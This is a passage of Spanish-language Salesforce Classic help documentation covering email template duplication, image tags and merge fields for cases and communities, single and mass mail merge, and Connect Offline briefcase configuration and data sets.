13. Si lo desea, especifique los campos de combinación en el asunto y en el cuerpo. Cuando envíe un mensaje de correo electrónico, estos campos se reemplazarán con información de su candidato, contacto, cuenta, oportunidad, caso o solución.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo personalizadas con formato HTML:
- "Modificar plantillas en formato HTML"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

14. Haga clic en **Siguiente**.
15. Si lo desea, puede introducir la versión de sólo texto de su correo electrónico o hacer clic en **Copiar texto de la versión HTML** para pegar el texto de la versión HTML sin las etiquetas HTML de forma automática. La versión de sólo texto está disponible para los destinatarios que no pueden ver mensajes de correo electrónico HTML.

   PRECAUCIÓN: Recomendamos que deje la versión de sólo texto en blanco. Si la deja en blanco, Salesforce crea automáticamente el contenido de sólo texto basado en la versión HTML actual. Si introduce contenido manualmente, las modificaciones posteriores en la versión HTML no se reflejan en la versión de solo texto.

16. Haga clic en **Guardar**.

Consejo: Visualice una muestra de la plantilla cumplimentada con datos de registros que selecciona y envíe un correo electrónico de prueba haciendo clic en **Enviar prueba y verificar campos de combinación**.

Nota: No puede modificar el contenido de una plantilla personalizada con formato HTML si la selecciona para utilizarla en un correo electrónico.

CONSULTE TAMBIÉN

Crear plantillas de correo electrónico de Visualforce
Duplicar plantillas de correo electrónico
Personalizar su experiencia de Salesforce
Crear plantillas de correo electrónico HTML
Crear plantillas de correo electrónico de Visualforce
Crear un membrete
Adición de imágenes a plantillas de correo electrónico
Personalizar su experiencia de Salesforce

## Duplicar plantillas de correo electrónico

La duplicación de una plantilla de correo electrónico implica guardar una plantilla de correo electrónico existente con otro nombre.

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en el nombre de una plantilla de correo electrónico de la lista.
3. Haga clic en **Duplicar**.
4. Elija una carpeta donde guardar la plantilla.
5. Para que la plantilla esté disponible para su uso, seleccione la casilla de verificación `Disponible para el uso`.
6. Introduzca un nombre en `Nombre de la plantilla de correo electrónico`.
7. Escriba una `Descripción` para la plantilla. Tanto el nombre de la plantilla como su descripción son únicamente para su uso interno.
8. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

Personalizar su experiencia de Salesforce

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

### PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo con formato HTML:
- "Modificar plantillas en formato HTML"

Para crear o cambiar plantillas de correo con formato Visualforce:
- "Personalizar aplicación"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

## Adición de imágenes a plantillas de correo electrónico

Puede incluir imágenes o logotipos en sus plantillas de correo electrónico HTML y de Visualforce. Para HTML con plantillas de membrete, los logotipos o imágenes provienen del membrete que selecciona cuando crea la plantilla.

Al crear plantillas personalizadas HTML o de Visualforce, simplemente incluya etiquetas `img` que hagan referencia a la imagen. Le recomendamos que cargue las imágenes a la ficha Documentos y que haga referencia a la copia de la imagen en el servidor de Salesforce. Por ejemplo, para HTML:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas las** ediciones

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

Plantillas de correo electrónico con formato HTML y Visualforce no disponibles en: **Personal Edition**

PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo con formato HTML:

- "Modificar plantillas en formato HTML"

Para crear o cambiar plantillas de correo con formato Visualforce:

- "Personalizar aplicación"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:

- "Gestionar plantillas públicas"

```
<img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

Ejemplo de Visualforce:

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

## Campos de combinación para casos

La lista de campos de combinación disponibles depende del tipo de datos con los que está trabajando. La mayoría de los campos de combinación para casos corresponde directamente a un campo de caso. Esta tabla expone los campos de combinación más avanzados que representan valores derivados del procesamiento de un registro de caso.

EDICIONES

Disponible en: Salesforce Classic

Los campos de combinación disponibles varían según la edición de Salesforce que tenga.

| Campo | Campo de combinación | Descripción |
|---|---|---|
| `Artículos como PDF` | `Case.Articles_as_PDFs` | Artículos asociados con el caso convertidos en archivos PDF adjuntos.<br><br>En la lista relacionada Correos electrónicos de la página de detalles del caso, los usuarios pueden hacer clic en **Enviar correo electrónico** y seleccionar una plantilla con este campo de combinación. Se puede realizar una vista previa o eliminar los archivos adjuntos antes de enviar el correo electrónico. |
| `Cadena de correo electrónico` | `Case.Email_Thread` | Una cadena de correos electrónicos donde el contacto del caso es un remitente o un destinatario (`Para`, `Cc` o `Cco`). Los correos electrónicos se muestran en orden cronológico inverso por lo que la mayoría de los correos electrónicos recientes aparecen en la parte superior de la cadena. La cadena inserta la versión de texto de los correos electrónicos. No puede utilizar este campo de combinación en páginas de Visualforce.<br><br>Los límites para la cadena de correo electrónico son:<br>• Número máximo de correos electrónicos: 200<br>• Tamaño de trucado del cuerpo del correo electrónico: 32 KB |
| `Último comentario de caso` | `Last_Case_Comment de caso` | La descripción del comentario más reciente para crear en un caso. |
| `Archivos adjuntos de la solución` | `Case.Solution_Attachments` | Archivos adjuntos para la solución de caso. |
| `Descripción de solución` | `Solution_Description de caso` | Los detalles de la solución asociada con el caso. Si existe más de una solución asociada con el caso, la descripción de cada solución aparece en una lista. |
| `Asunto de solución` | `Solution_Subject de caso` | El título de la solución asociada con el caso. Si existe más de una solución asociada con el caso, el título de cada solución aparece en una lista. |

| Campo | Campo de combinación | Descripción |
|---|---|---|
| `Descripción y asunto de la solución` | `Solution_Subject_and_Description de caso` | Los detalles y el título de la solución asociada con el caso. Si existe más de una solución asociada con el caso, la descripción y el título de cada solución aparece en una lista. |
| `Soluciones sugeridas` | `Case.Suggested_Solutions` | Vínculos al tema y descripción de cada solución sugerida que puede ayudar los clientes a resolver sus problemas.<br>Nota: El envío masivo de correos electrónicos mediante plantillas con el campo de combinación de soluciones sugeridas puede tardar varios minutos y no es recomendable. |
| `Id. de cadena del caso` | `Case.Thread_Id` | Un identificador único para la cadena de correo electrónico del caso en Correo electrónico para registro de casos. El Id. de cadena es el Id. exclusivo de cada correo electrónico de caso, como [ref:_DV0Txx._500V0U9YB:ref]. De forma predeterminada, el Id. de cadena se agrega al asunto y al cuerpo de los mensajes de correo electrónico de casos. La ubicación predeterminada del Id. de la cadena está al final del cuerpo. Utilice este campo de combinación para colocarlo en otro lugar en el cuerpo. |

### Notas en campos de combinación para casos

**Campos de combinación para la asignación de casos**

Los campos de combinación para la asignación de casos no se admiten. Por ejemplo, si agrega el campo de combinación `Nombre de asignación {!Case.Entitlement}` a una plantilla de correo electrónico, el campo no se cumplimenta en la plantilla.

**Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand**

Si ha activado Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand, puede crear plantillas de correo electrónico que los agentes de atención al cliente pueden responder a correos electrónicos de casos. Estas plantillas pueden incluir campos de combinación que muestran información del correo electrónico original en la respuesta. Consulte Gestionar plantillas de correo electrónico en la página 1720.

**Campos de combinación para casos Web**

Para hacer referencia al nombre, correo electrónico, teléfono o compañía del cliente que ha enviado un caso en línea con casos Web, utilice el campo relevante `{!Caso_OnlineCustomer...}`. Para hacer referencia al contacto o cuenta asociado con un caso, utilice los campos de combinación del contacto relevante o campos de combinación de cuentas.

## Campos de combinación para comunidades

Puede agregar campos de combinación en plantillas de correo electrónico de Comunidades.

Cuando activa Comunidades de Salesforce en su organización, se crean tres plantillas de correo electrónico basadas en texto:

- Comunidades: Correo electrónico de cambio de contraseña
- Comunidades: Correo electrónico de contraseña olvidada
- Comunidades: Correo electrónico de bienvenida a un nuevo miembro

Estas plantillas utilizan campos de combinación únicos. Estos campos de combinación no están disponibles para seleccionar y copiar al modificar una plantilla, pero puede introducirlos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

manualmente. Estos campos de combinación solo funcionarán correctamente si se utilizan en una plantilla de texto o HTML seleccionada para una comunidad.

| Nombre del campo | Descripción |
|---|---|
| `{!Community_Name}` | El nombre de la comunidad, como se ha introducido durante la creación de la comunidad. |
| `{!Community_Url}` | La dirección URL que dirige a la página de inicio de sesión de una comunidad. Por ejemplo, https://acme.force.com/partners/login.<br>Si este campo de combinación es parte del correo electrónico de bienvenida enviado a un nuevo usuario externo, la dirección URL se adjunta con un vínculo a una página de restablecimiento de contraseña.<br>Este campo se cumplimenta solo si:<br>• Se selecciona la plantilla que contiene este campo como la plantilla de bienvenida a un nuevo miembro para una comunidad y se selecciona Enviar correo electrónico de bienvenida, O<br>• Se selecciona la plantilla que contiene este campo como plantilla de Contraseña olvidada o Cambiar contraseña y el usuario que recibe el correo electrónico es un usuario externo que es miembro de la comunidad. |
| `{!Receiving_User.Username}` | El nombre de usuario del usuario que recibirá el correo electrónico de bienvenida. |

Puede crear plantillas de correo electrónico personalizadas para comunidades utilizando Visualforce, que le permite utilizar la marca de empresa en sus plantillas de correo electrónico. Para una plantilla de correo electrónico de Visualforce, utilice el tipo de campo de combinación global `$Network` y sus propiedades como se describe en esta tabla.

| Nombre del campo | Descripción |
|---|---|
| `$Network.Name` | El nombre de la comunidad, como se ha introducido durante la creación de la comunidad. |
| `$Network.NetworkUrlForUserEmails` | La dirección URL que dirige a la página de inicio de sesión de una comunidad. Por ejemplo, https://acme.force.com/partners/login.<br>Si este campo de combinación es parte del correo electrónico de bienvenida enviado a un nuevo usuario externo, la dirección URL se adjunta con un vínculo a una página de restablecimiento de contraseña.<br>Este campo solo se cumplimenta si se utiliza en una plantilla de correo electrónico de Visualforce para uno de los tres tipos de correo electrónico admitidos para Comunidades. |

Si su comunidad utiliza casos, aprobaciones o flujos de trabajo, los mensajes de correo electrónico creados a partir de una plantilla de correo electrónico que utiliza los campos de combinación `{!<any_object>.Link}` o `{!Case.Link}` incluyen un vínculo al registro de la comunidad. Si el usuario que recibe el correo electrónico es un miembro de múltiples comunidades activas, el vínculo lleva a la comunidad activa más antigua. Si el usuario ya ha iniciado sesión en una comunidad y hace clic en el vínculo del correo electrónico, el vínculo lleva a esa comunidad. Si el usuario no es miembro de ninguna comunidad, el vínculo lleva a la organización interna. Si el usuario es un miembro de un portal y una comunidad, el vínculo lleva a la comunidad.

| Nombre del campo | Descripción |
| --- | --- |
| `{!Case.Link}` | Se utiliza en:<br>• Notificaciones de comentarios de casos a contactos y propietarios<br>• Notificaciones de creación y actualización de casos a contactos |
| `{!<any_object>.Link}` | Se utiliza en:<br>• Solicitudes de aprobación enviadas a aprobadores y aprobadores delegados<br>• Alertas de correo electrónico de flujo de trabajo |

Para saber si sus plantillas de correo electrónico utilizan estos campos de combinación, desde Configuración, introduzca *`Plantillas de correo electrónico`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de correo electrónico**, luego haga clic en **Modificar** junto a cualquier plantilla de correo electrónico.

CONSULTE TAMBIÉN

Personalizar correos electrónicos enviados desde comunidades

Gestionar plantillas de correo electrónico

Personalizar correos electrónicos enviados desde comunidades

Gestionar plantillas de correo electrónico

# Generar documentos de combinación de correo masivo con combinación de correo ampliada

Nota: Puede generar documentos de combinación de correo electrónico utilizando la función Combinación de correo ampliada. Combinación de correo ampliada sólo está disponible a petición. Póngase en contacto con el servicio de atención al cliente de Salesforce si está interesado en esta función.

Además, su administrador debe activar la función antes de poder utilizar Combinación de correo ampliada.

EDICIONES

Esta función está disponible en Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para generar documentos de combinación de correo electrónico masivo:

- "Gestionar documentos públicos"

Con Combinación de correo ampliada, puede generar fácilmente documentos de Microsoft® Word de combinación de correo, como formularios con sobres y etiquetas de dirección coincidentes, para varios registros al mismo tiempo.

1. Haga clic en la ficha cuentas, contactos o candidatos. En la actualidad no se admiten otros tipos de registros.
2. En el área Herramientas, haga clic en **Combinación de correo masivo** para iniciar el asistente de combinación de correo masivo.
3. Seleccione una vista de lista adecuada en la lista desplegable `Ver`.
4. Seleccione los registros que desea incluir en la combinación de correo. Para seleccionar todos los registros que se muestran en la página en la actualidad, seleccione la casilla de verificación del encabezado de columna.
5. Haga clic en **Siguiente**.
6. Seleccione los tipos de documentos de Word que desea generar. Los tipos de documentos admitidos son documentos, sobres y etiquetas.
7. Seleccione la casilla de verificación `Registrar una actividad...` para registrar la generación de estos documentos de combinación de correo agregando una tarea completada en cada registro.
8. Haga clic en **Siguiente**.
9. Seleccione las plantillas de combinación de correo adecuadas.

   En el caso de documentos, seleccione si desea crear un documento de Word que incluya todos los resultados o un documento de Word distinto para cada registro.

10. Opcionalmente, haga clic en **Vista previa de la plantilla** para revisar el documento Word con campos combinados pero sin sus datos. Tenga en cuenta que aunque pueda modificar el documento de Word que se abre, los cambios realizados no aplicarán a su solicitud de combinación de correo actual. Para hacer que una plantilla revisada recientemente esté disponible para la combinación de correo, debe cargarse primero.
11. Haga clic en **Finalizar**.

    Nota: Si su solicitud supera el límite máximo de tamaño para la Combinación de correo ampliada, se le solicitará que seleccione menos registros o plantillas de menor tamaño.

Salesforce le enviará un mensaje de correo electrónico cuando sus documentos generados estén listos. Cuando los documentos de combinación de correo electrónico están:

- Debajo de 3 MB, Salesforce los envía a su correo electrónico como documento Word (`.doc`) o como archivo Zip (`.zip`). Archivos adjuntos. Si el tamaño del archivo adjunto supera el tamaño de archivo adjunto de correo electrónico máximo de su organización o su administrador ha establecido guardar todos los documentos de combinación de correo electrónico en la ficha Documentos,

Salesforce guarda automáticamente sus documentos generados en la ficha Documentos. Recibirá un correo electrónico con un enlace a la ubicación del documento.

- Por encima de 3 MB, Salesforce los guarda en su carpeta de documentos personales en la ficha Documentos.

## Consideraciones sobre la combinación de correo

Combinación de correo ampliada admite los siguientes entornos adicionales: el explorador Web Mozilla Firefox y el sistema operativo Apple Mac OS. Además, no requiere la instalación de un control ActiveX.

La combinación de correo ampliada admite Microsoft Word 2007.

- La combinación de correo ampliada no admite plantillas guardadas en formatos de archivo `.docx` o `.dotx`.
- Los documentos de combinación de correo sólo proporcionan acceso a los campos que son accesibles a través del formato de página y la configuración de seguridad de campo.
- La combinación de correo ampliada no permite aplicar formato desde campos de área de texto enriquecido.
- Mediante la combinación de correo desde una página de detalles del registro se activa automáticamente el flujo de trabajo estándar y las reglas de validación para ese registro. El uso de la combinación de correo ampliada, sin embargo, no activa esas reglas.
- Con la Combinación de correo ampliada, la operación de combinación de correo no podrá superar los siguientes límites:
  - 1.000 registros
  - El tamaño total de las plantillas de combinación de correo seleccionadas no puede exceder 1 MB.
  - En las combinaciones masivas de correo, el número de registros seleccionados multiplicado por los tamaños combinados de plantillas de correo seleccionadas no puede ser superior a 50 MB.
- Cuando realiza una vista previa de un documento de combinación de correo, solo ve la plantilla. La vista previa no cumplimenta campos de combinación con sus datos porque no hay detalles de registro disponibles en la plantilla de vista previa.

CONSULTE TAMBIÉN

Combinación de correo

Enviar un único documento de combinación de correo

# Enviar un único documento de combinación de correo

Cree documentos de combinación de correo utilizando objetos con campos admitidos.

**Importante:** Cuando Salesforce desactive TLS 1.0, finalizaremos la asistencia para la combinación de correo estándar. Este cambio significa que los representantes ya no podrán generar documentos de combinación de correo en Microsoft® Word. Incluso si los representantes puedan acceder a la función, Salesforce ya no proporciona asistencia o mantenimiento cuando existe un problema. Pero no se preocupe Los representantes pueden seguir realizando combinaciones de correo con datos de Salesforce cuando los migre a la combinación de correo ampliada.

EDICIONES

Esta función está disponible en Salesforce Classic

Disponible en: **todas** las ediciones

1. Haga clic en **Combinación de correo** en la lista relacionada Historial de actividades del registro adecuado. Se admiten cuentas, contactos, candidatos, casos, oportunidades y objetos personalizados.
2. Utilice la búsqueda para especificar el registro del que se combinará información.
3. Seleccione una plantilla de combinación de correo.
4. Haga clic en **Generar**.

Si el objeto personalizado tiene una relación principal-detalle con oportunidades, el contacto principal de la oportunidad se seleccionará de manera predeterminada.

5. Salesforce generará su documento:
   - Si su organización utiliza la combinación de correo estándar, con su documento generado se abre Word. Cuando se muestre el documento, elija **Guardar como** del menú **Archivo** para guardar el documento en el disco duro.
   - Si su organización utiliza Combinación de correo ampliada y su solicitud supera el límite de tamaño máximo, se le solicitará que seleccione una plantilla de combinación de correo de menor tamaño. Con Combinación de correo ampliada, Word no se abrirá al hacer clic en **Generar**. En su lugar, Salesforce le enviará un correo electrónico que incluya su documento de Word generado como archivo adjunto o proporcionará un vínculo al mismo en la ficha Documentos.
6. Si decidiera registrar una actividad para la combinación de correo, especifique la información de la tarea y, opcionalmente, cree una tarea de seguimiento.

   El `Asunto` de la tarea de combinación de correo se establece según el nombre de la plantilla de combinación de correo de manera predeterminada, tras lo cual la tarea aparecerá como una actividad finalizada en la lista relacionada Historial de actividades. El documento combinado no se almacena con la tarea.
7. Imprima y envíe su documento o envíelo como archivo adjunto por correo electrónico.

## Consideraciones sobre la combinación de correo

Combinación de correo ampliada admite los siguientes entornos adicionales: el explorador Web Mozilla Firefox y el sistema operativo Apple Mac OS. Además, no requiere la instalación de un control ActiveX.

La combinación de correo ampliada admite Microsoft Word 2007.

- La combinación de correo ampliada no admite plantillas guardadas en formatos de archivo `.docx` o `.dotx`.
- Los documentos de combinación de correo sólo proporcionan acceso a los campos que son accesibles a través del formato de página y la configuración de seguridad de campo.
- La combinación de correo ampliada no permite aplicar formato desde campos de área de texto enriquecido.
- Mediante la combinación de correo desde una página de detalles del registro se activa automáticamente el flujo de trabajo estándar y las reglas de validación para ese registro. El uso de la combinación de correo ampliada, sin embargo, no activa esas reglas.
- Con la Combinación de correo ampliada, la operación de combinación de correo no podrá superar los siguientes límites:
  - 1.000 registros
  - El tamaño total de las plantillas de combinación de correo seleccionadas no puede exceder 1 MB.
  - En las combinaciones masivas de correo, el número de registros seleccionados multiplicado por los tamaños combinados de plantillas de correo seleccionadas no puede ser superior a 50 MB.
- Cuando realiza una vista previa de un documento de combinación de correo, solo ve la plantilla. La vista previa no cumplimenta campos de combinación con sus datos porque no hay detalles de registro disponibles en la plantilla de vista previa.

CONSULTE TAMBIÉN

Combinación de correo

Generar documentos de combinación de correo masivo con combinación de correo ampliada

# Connect Offline

## Connect Offline de Force.com

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Con Connect Offline de Force.com, trabaje con las negociaciones más importantes en cualquier momento y lugar, incluso cuando esté completamente desconectado.

Connect Offline es una aplicación cliente que le permite acceder a un subconjunto de registros de Salesforce utilizando la misma interfaz basada en explorador que el sistema en línea pero sin conexión a Internet. Utilice Connect Offline para visualizar, modificar, crear y eliminar cuentas, actividades, contactos, oportunidades, candidatos y registros de objetos personalizados (incluidos los grupos de relaciones). También podrá agregar y actualizar productos y programaciones a las oportunidades.

El subconjunto de registros de Salesforce accesible en Connect Offline se denomina *maletín*. Los administradores pueden crear *configuraciones de maletín*, que son conjuntos de parámetros que determinan los registros disponibles en los maletines de usuarios con un perfil específico. Las organizaciones pueden tener varias configuraciones de maletín y asociar cada una a un conjunto diferente de perfiles para que se acomoden simultáneamente a las necesidades de los diversos tipos de usuarios fuera de línea. Por ejemplo, una configuración puede incluir candidatos y oportunidades en los maletines de usuarios con un perfil de representante de ventas, mientras que otra configuración puede incluir cuentas y oportunidades relacionadas en los maletines de usuarios con un perfil de ejecutivo de cuenta. Los usuarios sin una configuración de maletín asignada pueden configurar los ajustes de su propio maletín de Connect Offline y pueden seleccionar manualmente las cuentas que incluye el maletín.

Cuando estén conectados, los usuarios podrán sincronizar sus maletines de Connect Offline con Salesforce. Durante la sincronización, los cambios en los registros del maletín se implementan en Salesforce y viceversa. Esto garantiza que tanto Salesforce como Connect Offline tengan los registros más actuales. Si las actualizaciones de un registro del maletín entran en conflicto con actualizaciones de un registro de Salesforce, Connect Offline muestra la herramienta de resolución de conflictos, que permite que los usuarios resuelvan el conflicto fácilmente.

Para empezar a utilizar Connect Offline hoy mismo, inicie sesión en Salesforce e instale la aplicación cliente Connect Offline.

CONSULTE TAMBIÉN

- Instalar Connect Offline
- ¿Cuál es el contenido predeterminado de su maletín de Connect Offline?
- Iniciar sesión en Connect Offline
- Fichas disponibles en Connect Offline

# Iniciar sesión en Connect Offline

1. En su equipo, haga clic en **Inicio** > **Todos los programas** > **salesforce.com** > **Connect Offline**, o haga doble clic en el icono Connect Offline del escritorio.

   Importante: La primera vez que inicie sesión en Connect Offline, debe tener conexión a Internet.

2. Escriba su nombre de usuario y contraseña de Salesforce.

   Nota: Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. El correo electrónico contiene un testigo de seguridad que debe agregar al final de su contraseña. Por ejemplo, si su contraseña es *micontraseña* y su token de seguridad es *XXXXXXXXXX*, deberá introducir *micontraseñaXXXXXXXXXX* para iniciar sesión.

3. Seleccione la casilla de verificación `Actualizar nombres de ficha` si quiere que Connect Offline refleje los cambios realizados en los nombres de campos, objetos y fichas de Salesforce desde la última vez que seleccionó esta opción.

   Nota: Salesforce actualiza automáticamente sus fichas la primera vez que inicia sesión.

4. Seleccione la casilla de verificación `Sincronizar mis datos` para sincronizar su maletín de Connect Offline con Salesforce.
5. Haga clic en **Inicio de sesión**.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

**Permisos de usuario necesarios**

Para visualizar registros en Connect Offline:

- Seleccione "Leer" en el tipo de registro adecuado, como cuentas, contactos u oportunidades.

Para actualizar registros en Connect Offline:

- Seleccione "Crear", "Modificar" o "Eliminar" en el tipo de registro adecuado, como cuentas, contactos u oportunidades.

# Configuración de maletín

## Gestionar configuraciones de maletín de Connect Offline

Las *configuraciones de maletín* de Connect Offline son conjuntos de parámetros que determinan los registros disponibles en los maletines de usuarios individuales y usuarios con un perfil específico. Puede crear varias configuraciones de maletín y asociar cada una a un usuario con un perfil diferente para que se acomoden simultáneamente a las necesidades de los diversos tipos de usuarios fuera de línea. Por ejemplo, una configuración puede incluir candidatos y oportunidades para representantes de ventas, mientras que otra configuración incluye cuentas y oportunidades relacionadas para ejecutivos de cuentas.

Los usuarios sin configuraciones de maletín asignadas verán el contenido predeterminado del maletín y pueden configurar manualmente la configuración de sus propios maletines de Connect Offline; sin embargo, Salesforce recomienda utilizar configuraciones de maletín en lugar de permitir a los usuarios configurar manualmente sus propios maletines de Offline porque las configuraciones del maletín proporcionan:

- Configuración centralizada
- Sincronización con cualquier objeto personalizado, al contrario que la configuración personal de maletín que sólo admite objetos personalizados relacionados con cuentas, contactos, oportunidades o candidatos.
- La capacidad de definir conjuntos de datos con mayor flexibilidad y funciones de filtrado

Para gestionar sus configuraciones de maletín para su organización, en Configuración, introduzca `Configuraciones de maletín de Offline` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de maletín de Offline**.

- Para crear una configuración de maletín, haga clic en **Nueva configuración de maletín de Offline**.
- Para definir un conjunto de datos para una configuración de maletín de Offline, haga clic en el nombre de la configuración de maletín y, a continuación, haga clic en **Modificar** en la lista relacionada Conjuntos de datos.
- Para realizar cambios en una configuración de maletín, haga clic en **Modificar**.
- Para eliminar una configuración de maletín, haga clic en **Eliminar**.
- Para ver información detallada acerca de la configuración de maletín, haga clic en su nombre.
- Para duplicar una configuración de maletín, seleccione la configuración de maletín que desee duplicar y haga clic en **Duplicar**.
- Para activar una configuración de maletín, haga clic en **Modificar** junto a la configuración que desee activar, seleccione `Activo` y haga clic en **Guardar**.
- Para desactivar una configuración de maletín, haga clic en **Modificar** junto a la configuración que desee desactivar, elimine la selección de `Activo` y haga clic en **Guardar**.

> **Importante:** Si desactiva una configuración de maletín activa, los usuarios asignados a esa configuración no podrán sincronizar sus maletines.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver configuraciones de maletín de Connect Offline:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar configuraciones de maletín de Connect Offline:
- "Gestionar configuraciones de Mobile"

CONSULTE TAMBIÉN

¿Cuál es el contenido predeterminado de su maletín de Connect Offline?

## Crear una configuración de maletín de Offline

1. Desde Configuración, introduzca *Configuraciones de maletín de Offline* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de maletín de Offline** para acceder a la página de lista de configuraciones de maletín.
2. Haga clic en **Nueva configuración de maletín de Offline**.
3. Introduzca un nombre para la configuración de maletín.
4. Active la casilla de verificación Activa si desea activar la configuración de maletín inmediatamente después de su creación. La configuración no funcionará hasta que active esta casilla de verificación.
5. Introduzca una descripción para la configuración de maletín.
6. Seleccione usuarios y perfiles del cuadro Miembros disponibles y haga clic en la flecha **Agregar** para asignarlos a la configuración de maletín. En caso de que no vea el usuario o el perfil que quiere agregar de forma instantánea, introduzca el nombre del perfil en el cuadro de búsqueda y haga clic en **Buscar**. Puede asignar cada usuario o perfil a una sola configuración de maletín.

   Si hay usuarios o perfiles en el cuadro de diálogo Miembros asignados a los que no desea asignar esta configuración de maletín, selecciónelos y haga clic en la flecha **Eliminar**.

   PRECAUCIÓN: Si elimina un usuario o un perfil de una configuración de maletín activa, los usuarios ya no podrán sincronizar sus maletines con esa configuración. La próxima vez que los usuarios sincronicen, Connect Offline sincronizará sus maletines con el contenido predeterminado del maletín.

   Cuando asigna perfiles a una configuración de maletín, la configuración se aplica a todos los usuarios de Connect Offline con ese perfil y elimina las configuraciones personales de maletín de los usuarios.
7. Haga clic en **Guardar**.
8. Asimismo, debe crear los conjuntos de datos para esta configuración de maletín de Offline para determinar los datos que los miembros de la configuración reciben en su maletín.

Tenga en cuenta que su configuración de maletín de Offline no se activará hasta que seleccione la casilla de verificación Activa. Asimismo, debe crear los conjuntos de datos para esta configuración de maletín para determinar los registros a los que podrán acceder los usuarios con esta configuración en Connect Offline.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, cambiar o eliminar configuraciones de maletín:

- "Gestionar configuraciones de Mobile"

CONSULTE TAMBIÉN

Gestionar configuraciones de maletín de Connect Offline

¿Cuál es el contenido predeterminado de su maletín de Connect Offline?

## Definir conjuntos de datos de Connect Offline

Después de crear una configuración de maletín, defina sus conjuntos de datos para especificar los registros a los que podrán acceder los usuarios en Connect Offline si dicha configuración de maletín se asigna a su perfil.

Los *conjuntos de datos* son los parámetros de las configuraciones de maletín que determinan qué registros aparecen en los maletines de los usuarios asignados a la configuración de maletín. Cada conjunto de datos pertenece a registros de un único objeto y se clasifica por el nombre del objeto. Por ejemplo, el conjunto de datos Cuentas sólo incluye registros de cuentas. Los filtros y límites de cada conjunto de datos le permiten restringir aun más los registros que incluye el conjunto de datos.

Los conjuntos de datos pueden tener conjuntos de datos secundarios para registros asociados a un conjunto de datos de un nivel superior (principal). Por ejemplo, si el primer nivel de la jerarquía tiene un conjunto de datos Cuentas, puede agregar un conjunto de datos secundario Contactos para todos los registros de contactos relacionados con los registros de cuentas.

Una única configuración de maletín puede contener conjuntos de datos múltiples para el mismo objeto y en niveles diferentes. Por ejemplo, puede tener un conjunto de datos principal Eventos y un conjunto de datos secundario Eventos en Candidatos.

Para definir los conjuntos de datos de una configuración de maletín:

1. Desde Configuración, introduzca *Configuraciones de maletín de Offline* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de maletín de Offline**.
2. Haga clic en el nombre de la configuración de maletín que desea modificar.
3. En la lista relacionada de conjuntos de datos, haga clic en **Modificar**.
4. Desde la página Conjuntos de datos, puede:
   - Agregar un conjunto de datos.
   - Elimine un conjunto de datos seleccionando el que desee eliminar y haciendo clic en **Eliminar**.
   - Modifique un conjunto de datos seleccionando el que desee modificar en la jerarquía. El panel derecho muestra los filtros de ese conjunto de datos.

   Cuando define y modifica los conjuntos de datos, Salesforce guarda sus datos automáticamente.
5. En la sección Comprobar tamaño de datos, seleccione un usuario y haga clic en **Estimar tamaño de datos** para calcular la cantidad de datos que los conjuntos de datos sincronizarán con el maletín de un usuario. Los conjuntos de datos más grandes tardan más en sincronizarse y consumen más espacio en disco de los equipos de los usuarios.

   Nota: El campo Seleccionar un usuario tiene como valor predeterminado el nombre del usuario conectado actualmente; no obstante, es importante que compruebe el tamaño de los datos de los usuarios que se acabarán asignando a la configuración de maletín para los que esté definiendo los conjuntos de datos.

